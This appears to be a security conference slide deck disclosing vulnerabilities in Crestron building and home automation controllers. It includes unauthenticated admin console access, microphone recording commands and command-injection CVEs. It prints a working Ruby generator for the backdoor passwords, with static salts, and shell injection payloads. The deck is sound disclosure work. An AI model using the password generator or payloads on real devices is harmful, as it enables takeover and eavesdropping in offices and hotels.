

# Who Controls the Controllers?

Hacking Crestron IoT Automation  
Systems



# Who am I?

- Offensive Security Researcher on ASR team at Trend Micro
  - Focused mainly on IoT research
  - Break things in interesting ways and build cool exploit demos
  - Report vulns to ZDI and work with vendors to fix issues
  - 40+ disclosed vulnerabilities
- Conference speaker
  - Defcon, Recon, Ruxcon, Toorcon, etc

# What is Crestron?

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# IoT Device Controllers

- Audio/video distribution
- Lighting/shades
- Home automation
- Building management systems (BACNET)
- Access control/security
- Etc...

# Fully Programmable/Customizable

- Device control methods
  - IR
  - Serial
  - TCP/IP
  - Relay
  - MIDI
  - Cresent
- SIMPL
  - Symbol Intensive Master Programming Language
  - Write programs for UI and device actions
  - Programming can be complex, usually handled by professionals
- Interact with and program controllers via Crestron Terminal Protocol (CTP)
- Crestron devices intercommunicate via Crestron Internet Protocol (CIP)

# Deployment

- Universities
- Office environments
- Sports arenas
- Airports
- Hotels
- Rich people's houses

# Deployment

- |                      |                   |                       |
|----------------------|-------------------|-----------------------|
| • Berkshire Partners | • Target          | • ConocoPhillips      |
| • ExxonMobil         | • MetLife         | • Raytheon            |
| • Amazon             | • Pfizer          | • Duke Energy         |
| • Boeing             | • AIG             | • Aflac               |
| • Wells Fargo        | • Lockheed Martin | • CarMax              |
| • Microsoft          | • Sysco           | • PayPal              |
| • Comcast            | • Cisco Systems   | • Voya Financial      |
| • Johnson & Johnson  | • Coca-Cola       | • MGM Resorts         |
| • UPS                | • Morgan Stanley  | • Charles Schwab      |
| • Sealed Air         | • Oracle          | • Booz Allen Hamilton |
| • Convene            | • SAS             | • Adobe               |
| • Toyota             | • SAP             | • Twitter             |

[https://www.crestron.com/getmedia/06b92c9d-c262-4190-bf52-4180d8f77fca/mg\\_2017\\_Brochure\\_Workplace-Tech-Design-Guide](https://www.crestron.com/getmedia/06b92c9d-c262-4190-bf52-4180d8f77fca/mg_2017_Brochure_Workplace-Tech-Design-Guide)

# Deployment

- “Microsoft chose Crestron as its exclusive partner to manage all AV and meeting room resources worldwide.”
  - [https://support.crestron.com/app/answers/answer\\_view/a\\_id/4818/~/\\_what-kind-of-security-and-encryption-crestron-deploys](https://support.crestron.com/app/answers/answer_view/a_id/4818/~/_what-kind-of-security-and-encryption-crestron-deploys)
- “Crestron and Microsoft are technology leaders now working together to develop future digital media innovations.”
  - [http://www.crestron.com/getmedia/3321a1e7-f0d6-47b8-9021-a473981f8983/cs\\_Microsoft\\_World\\_Headquarters](http://www.crestron.com/getmedia/3321a1e7-f0d6-47b8-9021-a473981f8983/cs_Microsoft_World_Headquarters)
- “Crestron Wins 2018 Microsoft Global IoT Partner of the Year Award”
  - <https://www.crestron.com/en-US/News/Press-Releases/2018/Crestron-Wins-2018-Microsoft-Global-IoT-Partner-of>



# Case Studies

- Massachusetts Bay Transit Authority



<https://www.crestron.com/en-US/News/Case-Studies/Massachusetts-Bay-Transit-Authority>

# Case Studies

- Chicago Police Department



<https://www.crestron.com/en-US/News/Case-Studies/Chicago-Police-Department>

# Case Studies

- Virginia State Senate



<https://www.crestron.com/en-US/News/Case-Studies/Senate-of-Virginia>

# What Happens in Vegas...

## MGM Properties

MGM Grand - Las Vegas

MGM Grand - Detroit

MGM Grand - Macau

MGM Grand at Foxwoods

Bellagio

Vdara

ARIA

Mandalay Bay

Luxor

Monte Carlo

New York - New York

Circus Circus

Excalibur

Railroad Pass (Henderson, NV)

M Resort (Henderson, NV)

Silver Legacy Reno

## Other Las Vegas Properties

Wynn Hotel & Casino

Mandarin Oriental

Encore

Venetian Hotel & Casino

Palazzo

Caesars Palace

Hard Rock Hotel

Palms

Stations Red Rock Casino

Golden Nugget

The Aladdin Hotel & Casino

Planet Hollywood

Paris

Rio

Palms

Palms Place

Green Valley Ranch

Harrahs


[http://hughsaudiovideo.com/hospitality\\_showcase.pdf](http://hughsaudiovideo.com/hospitality_showcase.pdf)

# Products

- 3-Series controllers
  - CP3, MC3, PRO3
  - DIN rail
  - Test device #1 == MC3
- Touch screens
  - TSx
  - TPCS, TPMC
  - “One in every room” type deployments
  - Test device #2 == TSW-760

# Products

And more...



# Platforms

- Mainly Windows
  - Most products run WinCE 6
  - Some other embedded Win versions allegedly
- Some Android/Linux
  - Touch screens (TSx)
  - Video processors and digital media streamers (DGE-100, DMC-STR, etc)
  - More?
- If something is specific to either the Windows or Android platform, I'll do my best to call it out

# Firmware – MC3

- Zip archive of WinCE ROM images
  - OS, eboot, etc
  - File system dumped from OS image with dumprom
    - <https://itsme.home.xs4all.nl/projects/xda/dumprom.html>
  - PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
  - Contained typical files for WinCE debugging
    - CMAccept.exe, ConmanClient2.exe, etc



# Firmware – TSW-760


- Zip archive of Android system images
  - system, u-boot, etc
  - System image was Linux ext4 filesystem
    - Files extracted by mounting system image
  - ELF 32-bit LSB shared object, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /system/bin/linker, stripped
  - I have more experience here, so this is where I did most of my actual reversing

# Discovery

- Magic packet to UDP 41794 (broadcast or unicast)
  - `"\x14\x00\x00\x00\x01\x04\x00\x03\x00\x00" + hostname + "\x00" * (256 - hostname.length)`
- Response gives:
  - Hostname
  - Model
  - Firmware version
  - Build date

# Discovery

- Shodan results between 20,000 and 23,000
- Most common product is split between CP3 and MC3



# So What is Crestron?

- A lot of different things
- Running different programs
- On different platforms
- In different environments

But there are a couple universal truths...

# Universal Truth #1

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UNAUTHENTICATED ADMIN ACCESS TO CTP CONSOLE BY DEFAULT

# CTP Console

- Main programming interface for devices
- Telnet-like console on TCP 41795
- **Sandbox file system/commands**
- Auth is available
  - Different user levels (Administrator, Operator, Programmer, User, etc)
  - Active Directory tie-ins
  - Encryption
- Auth is disabled by default
  - Reliant on programmer/installer to be security conscious
  - Adds more complexity to already complex system
  - Enabling is a multi-step process
  - Never gets turned on

# CTP Console

MC3 Console

MC3>

MC3>whoami

whoami	User	Access Level
	Anonymous User	Administrator

MC3>

# Standard CTP Functionality

- Change system and service settings
  - Auth settings
  - Web portal settings
  - SSH/Telnet/FTP
  - Basic SIP settings (Android?)
- Networking info/config
- Arbitrary file upload
  - fgetfile/fputfile - HTTP/FTP file transfer
  - xgetfile/xputfile - XMODEM file transfer



# Standard CTP Functionality

- Firmware updates
- Run and control user programs
- Control output to other devices
  - Display messages on OSD
  - Play audio/video files

# Hidden CTP Functionality

- Running processes: taskstat

```
MC3>taskstat ?
TASKSTAT ?
    lists application in system.

MC3>taskstat
```

App Name	Proc ID	Threads	Heap Total/Used
UNK.EXE	0x00400002	94	3208449/2863265
udevice.exe	0x00FE0006	4	8192/5536
udevice.exe	0x01820006	1	20480/3552
udevice.exe	0x02600002	1	8192/5056
udevice.exe	0x04580002	4	36864/20032
udevice.exe	0x053A0006	1	8192/2496
explorer.exe	0x05420006	4	20480/14304
servicesd.exe	0x05C60006	14	183676/119836
CrestronDllLoader.exe	0x06F7000A	1	8192/1888
ConsoleServiceCE.exe	0x061F000E	46	2552204/2448172
SystemCommandProcessor.exe	0x0790002E	6	1368364/1296876
CRESLOG.exe	0x079B0066	5	163840/141280
SSH.D.exe	0x09270002	2	65536/53216
TLDM.exe	0x09730002	24	243236/226180

# Hidden CTP Functionality

- View/modify stored certificates: certificate

```
MC3>certificate ?
CERTIFICATE Cmd Certificate_Store {Certificate_Name} {Certificate_UID} {Password}
  Where Cmd = [ADD|REM|LIST|VIEW]
  Where Certificate_Store = [ROOT|MACHINE|USER|INTERMEDIATE]
  ADD Certificate_Store - Add Certificate(from known location) To Specified Certificate_Store
  REM Certificate_Store Certificate_Name Certificate_UID - Remove Specified Certificate From Specified Certificate_Store
  LIST Certificate_Store - List All Certificates In Specified Certificate Store
  VIEW Certificate_Store Certificate_Name Certificate_UID - View Details Of Specified Certificate In Specified Certificate_Store
  No parameter - Lists Usage
```

# Hidden CTP Functionality

- Dr Watson dumps: drwatson (WinCE)

```
MC3>drwatson ?  
DRWATSON -E:ON|OFF -T:0|1|2  
          -E:ON|OFF : Enable: ON or OFF  
          -T:1|2|3   : Dump Type (1: Context, 2: System, 3: Complete)
```

# Hidden CTP Functionality

- Direct chip communication: readi2c/writei2c (WinCE?)

```
MC3>readi2c ?
readi2c READI2C [device] [subaddr] [number of bytes in dec] - Read I2C device
      device - device index, range <0..2>
      subaddr - sub-address in hex, e.g. register addr

      device | name
      =====
      00      | EEPROM-AT24C128N
      01      | VIDEO_DECODER-CH7026
      02      | RTC-M41T60

MC3>writei2c ?
writei2c WRITEI2C [device] [subaddr] [byte0] ... [byteN] - write I2C device
      device - device index, range <0..2>
      subaddr - sub-address in hex, e.g. register addr
      [byte0..byteN] - data in hex

      device | name
      =====
      00      | EEPROM-AT24C128N
      01      | VIDEO_DECODER-CH7026
      02      | RTC-M41T60
```

# Hidden CTP Functionality

- Browser remote control: browseropen/browserclose (Android)

```
TSW-760>browseropen ?  
Opens the web browser  
BROWSEROPEN [URL]  
  No parameter - opens the web browser  
  URL parameter - opens the web browser to specified url  
  
TSW-760>browserclose ?  
Closes the web browser  
BROWERCLOSE  
  No parameter - closes the web browser
```

# Hidden CTP Functionality

- UI interaction: fakekey/faketouch (Android)

```
TSW-760>fakekey ?  
FAKEKEY [ID] [State]  
ID - Id number of key(starting from 0).  
State - 0:released 1:pressed.  
  
TSW-760>faketouch ?  
FAKETOUCH [X] [Y] [Time]  
X - X position of touch.  
Y - Y position of touch.  
Time - Time in mS the touch is held.
```

# Hidden CTP Functionality

- Record audio via microphone: recwave (Android)

```
TSW-760>recwave ?  
RECWAVE [name] [length]  
name - Name of WAV file.  
length - length of recording in seconds.
```



# DEMO


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# I Want More!

- Significant amount of control by default
- But I am greedy...
  - Wanted to escape the CTP sandbox
  - Started looking closer at the various CTP commands...

# I Want More!

- Found something interesting in the SUDO command
- Which leads us to Universal Truth #2



# Universal Truth #2

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SECRET ENGINEER BACKDOOR ACCOUNTS

# Secret Engineer Backdoor Accounts

- crsuperuser and crengsuperuser
  - Simultaneously found by Jackson Thuraismy of Security Compass
  - <https://blog.securitycompass.com/security-advisory-regarding-crestron-tsw-xx60-touch-panel-devices-9f1a71a926a5>
- Present in all(?) current products
  - At least, all that have a SUDO command
- Passwords
  - 16 character, alphanumeric
  - Algorithmically generated based on MAC address
- Would have probably been OK if passwords were hardcoded, but algorithm shipped in firmware, so...

# Generation Algorithm

- Create SHA1 digest
  - MAC address padded with nulls to 8 bytes
  - Static salt string
    - bZtB9aGX)Dyf044z for crsuperuser
    - M1Lj&54'itmLHZq# for crengsuperuser
- Create RC4 cipher
  - First 16 bytes of SHA1 digest is the key
  - No IV
- Use RC4 cipher to encrypt 2<sup>nd</sup> static string
  - )7Ln1E98wA#7Vv)# for crsuperuser
  - Q#Jy707i7)q5y9'N for crengsuperuser
- Mod each char in encrypted string with 62
- Use result as index to pick a char from  
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789

# Generation Algorithm

```
def pwdgen(mac_addr, eng = false)
  alphanum = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789"

  # for crsuperuser
  # sha_salt = "bZtB9aGX)Dyf044z"
  # secret = ")7Ln1E98wA#7Vv)#"
  # for crengsuperuser
  # sha_salt = "M1Lj&54'itmLHZq#"
  # secret = "Q#Jy707i7)q5y9'N"
  sha_salt = (eng ? "M1Lj&54'itmLHZq#" : "bZtB9aGX)Dyf044z")
  secret = (eng ? "Q#Jy707i7)q5y9'N" : ")7Ln1E98wA#7Vv)("#)

  # create sha1 digest using mac (padded with nulls to 8 bytes) and salt
  sha = OpenSSL::Digest::SHA1.new
  sha.update(mac_addr + "\x00\x00")
  sha.update(sha_salt)

  # create rc4 cipher with sha1 digest as key and no iv
  cipher = OpenSSL::Cipher::RC4.new
  cipher.encrypt
  cipher.key = sha.digest[0,16]

  # encrypt secret string with rc4 cipher
  encrypted = cipher.update(secret) + cipher.final

  # use each byte of encrypted string to calculate index in alphanum for next password char (16x)
  pwd = ""
  16.times {|i| pwd << alphanum[encrypted[i].unpack("C")[0] % alphanum.length]}
  return pwd
end
```

# Uses

- crengsuperuser enables further hidden commands
  - Some extra debug logging and stuff
    - consoledbg commands (WinCE) – shows all commands including hidden ones
  - **regedit and launch** (WinCE)
    - Edit registry keys
    - Run arbitrary system executables outside sandbox
  - **telnetport DEBUG** (Android)
    - Enable telnetport, but with a root shell instead of CTP console
- Haven't found a use for crsuperuser



# DEMO

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# Oh Yeah, and Some RCE Vulns...

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# Cmd Inj Vulns on Android Platform

- 22 command injection vulns so far in CTP console
  - ping (CVE-2018-5553)
    - Simultaneously discovered by Cale Black and Jordan Larose of Rapid7
    - <https://blog.rapid7.com/2018/06/12/r7-2018-15-cve-2018-5553-crestron-dge-100-console-command-injection-fixed/>
  - dir (CVE-2018-11229)
    - Simultaneously found by Jackson Thuraisamy of Security Compass
    - <https://blog.securitycompass.com/security-advisory-regarding-crestron-tsw-xx60-touch-panel-devices-9f1a71a926a5>
  - Also adduser, cd, copyfile, delete, dir, fgetfile, fputfile, isdir, mkdir, movefile, removedir, restartservice, routeadd, routedel, udir, updatepassword, wifipskpassword, wifissid, wifiwephexpassword, wifiweppassword, etc...

# Cmd Inj Vulns on Android Platform

```
sub_163CC

var_428= -0x428
var_424= -0x424
var_41C= -0x41C
var_1C= -0x1C

; unwind {
LDR      R3, =( _GLOBAL_OFFSET_TABLE_ - 0x163D4)
LDR      R2, =( _stack_chk_guard_ptr - 0x37A10)
ADD      R3, PC, ; _GLOBAL_OFFSET_TABLE_
PUSH     {R4-R7, LR}
SUBW     SP, SP, #0x414
LDR      R4, [R3, R2]; __stack_chk_guard
ADD      R5, SP, #0x428+var_41C
MOV      R7, R0
MOV      R6, R1
MOV.W    R2, #0x400
LDR      R3, [R4]
STR      R0, [SP, #0x428+var_428]
MOV      R0, R5
STR      R1, [SP, #0x428+var_424]
MOVS     R1, #0
STR.W    R3, [SP, #0x428+var_1C]
LDR      R3, =(aCdSPwdGrepS - 0x163F8)
ADD      R3, PC, ; "cd %s && pwd | grep %s"
BLX      __sprintf_chk
LDR      R0, =(aCdSPwdGrepS_0 - 0x16404)
MOV      R1, R7
MOV      R2, R6
ADD      R0, PC, ; "cd %s && pwd | grep %s\n"
BLX      printf
MOV      R0, R5 ; char *
BLX      system
LDR.W    R1, [SP, #0x428+var_1C]
LDR      R7, [R4]
CMP      R1, R7
BEQ      loc_1641A
```

```
int __fastcall sub_163CC(int a1, int a2)
{
    int v2; // r7
    int v3; // r6
    char v5; // [sp+Ch] [bp-41Ch]

    v2 = a1;
    v3 = a2;
    __sprintf_chk(&v5, 0, 1024, "cd %s && pwd | grep %s", a1, a2);
    printf("cd %s && pwd | grep %s\n", v2, v3);
    return system(&v5);
}
```

# Cmd Inj Vulns on Android Platform

- Commands implemented programmatically on WinCE platform
- Just punted to shell on Android
- Most were simple to exploit
  - EX: isdir `cmd`

# routeadd/routedelete Exploitation

- First problem
  - Arguments get up-cased before use
  - Linux commands are case-sensitive
- Solution
  - Create shell script containing desired commands
  - Name it “BLAH”
  - Upload it with fgetfile command

# routeadd/routeddelete Exploitation

- Second problem
  - Uploaded script doesn't have exec perms
  - \$SHELL/\$BASH not set
- Solution
  - \$0 returns name of calling program
  - When used in system() call, it returns name of shell instead
  - Final injected string: `"\$0\$IFS./BLAH"`
  - Could have also used . (as in the command) in place of \$0

# DEMO

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# Conclusions

- Potential for good security practice is there but disabled by default
  - Installers/programmers not security conscious or just concerned with getting everything working
  - Normal users unaware of problem
  - If security isn't enabled by default, it is probably not going to be enabled

# Conclusions

- Wide deployment, including sensitive environments
  - High potential for abuse by insider threats
    - Boardroom spying/corporate espionage
    - Messing with building/access control systems
    - Hotel guests spying on other guests
  - Even “isolated networks” are not good enough

# Conclusions

- Android platform seems much less secure than WinCE platform
  - Surprising at first, but makes sense
    - Crestron has long history with WinCE
    - Microsoft partnerships
    - Newer to the Linux/Android world?
    - Too much product fragmentation?

# IMPORTANT

- Crestron has released updates to address the vulns discussed here. You should install those updates...
- Also, make sure authentication is enabled

# Huge Amount of Auditing Left

- More CTP attack surface
  - More RCE vulns?
  - SIMPL and PUF
- Other services
  - CIP, HTTP, FTP, SIP, SNMP, SSH, Telnet, etc...
- Other products
  - Fusion, Xpanel, AirMedia, XIO Cloud, etc...
- IOAVA

# Questions? Hit Me Up

- Twitter
  - <https://twitter.com/HeadlessZeke>
- Email
  - [ricky\[underscore\]lawshae\[at\]trendmicro\[dot\]com](mailto:ricky[underscore]lawshae[at]trendmicro[dot]com)
- Github
  - <https://github.com/headlesszeke>

# Thank You

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